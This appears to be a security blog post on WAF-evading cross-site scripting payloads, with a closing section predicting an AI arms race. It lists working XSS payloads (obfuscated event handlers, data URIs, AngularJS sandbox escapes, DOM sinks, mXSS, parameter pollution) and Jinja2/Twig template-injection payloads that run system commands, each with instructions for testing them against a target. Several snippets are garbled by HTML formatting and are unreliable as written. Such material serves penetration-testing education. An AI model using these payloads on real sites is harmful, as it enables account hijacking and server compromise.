Listen to this Post
Introduction:

The advent of AI-powered offensive security tools is reshaping the web application penetration testing landscape. As demonstrated by security engineers like Faiyaz Ahmad, these tools are now capable of generating sophisticated Cross-Site Scripting (XSS) payloads that can evade traditional Web Application Firewalls (WAFs), presenting a new frontier for both attackers and defenders in cybersecurity.
Learning Objectives:
- Understand the mechanics of advanced XSS payloads that bypass common WAF rulesets.
- Learn manual testing and code hardening techniques to identify and mitigate these evolving XSS variants.
- Integrate AI-assisted security tools into a comprehensive testing methodology without over-reliance.
You Should Know:
1. Obfuscated JavaScript Event Handlers for WAF Evasion
Verified command/code snippet:
<

svg/onload="this<a href="1">'&x61;lert'</a>">
<img src=x onerror="eval('al'%2B'ert(1)')">
<details/open/ontoggle="window<a href="document.domain"><code>al</code>+<code>ert</code></a>">
Step‑by‑step guide:
This technique uses multiple layers of obfuscation to bypass string-based WAF filters. The first payload uses HTML entities (&x61;) to disguise the “alert” function. The second employs URL encoding (%2B for ‘+’) within an eval statement to break up keyword patterns. The third uses template literals and string concatenation in JavaScript to reconstruct the function call. Test these against your target, iterating based on the WAF’s response.
2. Protocol-Level Obfuscation with Data URIs
Verified command/code snippet:
<

object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">

<

iframe src="data:text/html,<script>alert(1)</script>">
Step‑by‑step guide:
Data URIs allow embedding script content directly within HTML elements, bypassing checks for external script sources. The Base64-encoded version further obfuscates the payload content. To use, encode your JavaScript payload using a Base64 encoder and embed it within the data URI structure. This technique is particularly effective against WAFs that don’t deeply inspect data URI contents.
3. Advanced AngularJS Sandbox Escapes
Verified command/code snippet:
{{$on.constructor('alert(1)')()}}
{{x={y:''.constructor.prototype};x.y.charAt=[].join;$eval('x=alert(1)')}}
Step‑by‑step guide:
For applications using AngularJS frameworks, sandbox escapes can execute arbitrary JavaScript. The first payload accesses the Function constructor through the `$on` service. The second manipulates prototype methods to confuse the sandbox. These require the application to be using AngularJS and user input to be reflected without proper sanitization within double curly braces.
4. DOM-Based XSS with Sink Manipulation
Verified command/code snippet:
// For location.hash sinks
eval(location.hash.slice(1))
// Resulting payload: https://vuln-site.com/alert(1)

// For document.write sinks

<script>
document.write('<img src=x onerror="' + window.location.search.slice(1) + '">');
</script>

// Resulting payload: https://vuln-site.com/?alert(1);
Step‑by‑step guide:
DOM-based XSS occurs when client-side JavaScript unsafely handles user-controllable data. Identify sinks like eval(), document.write(), or `innerHTML` that process URL fragments or form inputs. Craft payloads that exploit these sinks by injecting code through parameters that are written directly to the DOM without sanitization.
5. Server-Side Template Injection (SSTI) to XSS
Verified command/code snippet:
 Python Jinja2
{{ config.<strong>class</strong>.<strong>init</strong>.<strong>globals</strong>['os'].popen('id').read() }}

Twig (PHP)
{{ _self.env.registerUndefinedFilterCallback("exec") }}{{ _self.env.getFilter("id") }}
Step‑by‑step guide:
When user input is embedded within server-side templates, SSTI can lead to XSS or RCE. Identify template contexts by injecting simple expressions like {{77}}. Once confirmed, escalate to more dangerous payloads that can execute system commands or read server files, which may then be reflected as XSS.
6. Mutation-Based XSS (mXSS) Techniques
Verified command/code snippet:
<svg><style><![CDATA[</style><img src=x onerror=alert(1)>]]>
<select><style></option></select><img src=x onerror=alert(1)></style>
Step‑by‑step guide:
mXSS occurs when user input is mutated by the browser’s HTML parser before being written to the DOM. These payloads exploit parser inconsistencies to break out of containment contexts. Test by submitting various HTML structures and observing how they’re transformed when rendered, particularly when using innerHTML or similar methods.
7. HTTP Parameter Pollution for Filter Bypass
Verified command/code snippet:
POST /search HTTP/1.1
Host: vulnerable.com
Content-Type: application/x-www-form-urlencoded

q=<script>&q=alert(1)</script>
Step‑by‑step guide:
Some WAFs inspect individual parameters but not their combined interpretation. By supplying the same parameter multiple times with fragmented payloads, you may bypass filters. The backend might concatenate values or use the last occurrence, allowing the complete payload to execute while evading detection.
What Undercode Say:
- AI-generated payloads represent an evolutionary leap in attack sophistication, not just incremental improvement
- Defensive strategies must shift from pure pattern matching to behavioral analysis and context-aware validation
The emergence of AI-powered XSS tools signifies a fundamental shift in the offense-defense balance. While traditional WAFs rely on known patterns and static rules, AI can generate novel, context-aware payloads that appear legitimate to security filters but execute maliciously in browser environments. This doesn’t render current defenses obsolete but necessitates a layered approach combining WAFs with robust input validation, output encoding, and Content Security Policies. The most effective defense will be developing applications that are inherently secure by design, rather than relying solely on perimeter protection. Security teams should immediately begin testing their defenses against these advanced payload types and consider implementing machine learning-based WAFs that can adapt to emerging attack patterns.
Prediction:
Within 18-24 months, AI-generated payloads will become standard in sophisticated attack campaigns, forcing widespread adoption of behavioral-based WAFs and context-aware sanitization libraries. This will create a new AI arms race in cybersecurity, where defensive AI must continuously evolve to counter offensive AI, ultimately raising the baseline security requirements for all web applications and potentially making traditional signature-based WAFs largely ineffective against novel attacks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Faiyaz Ahmad – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


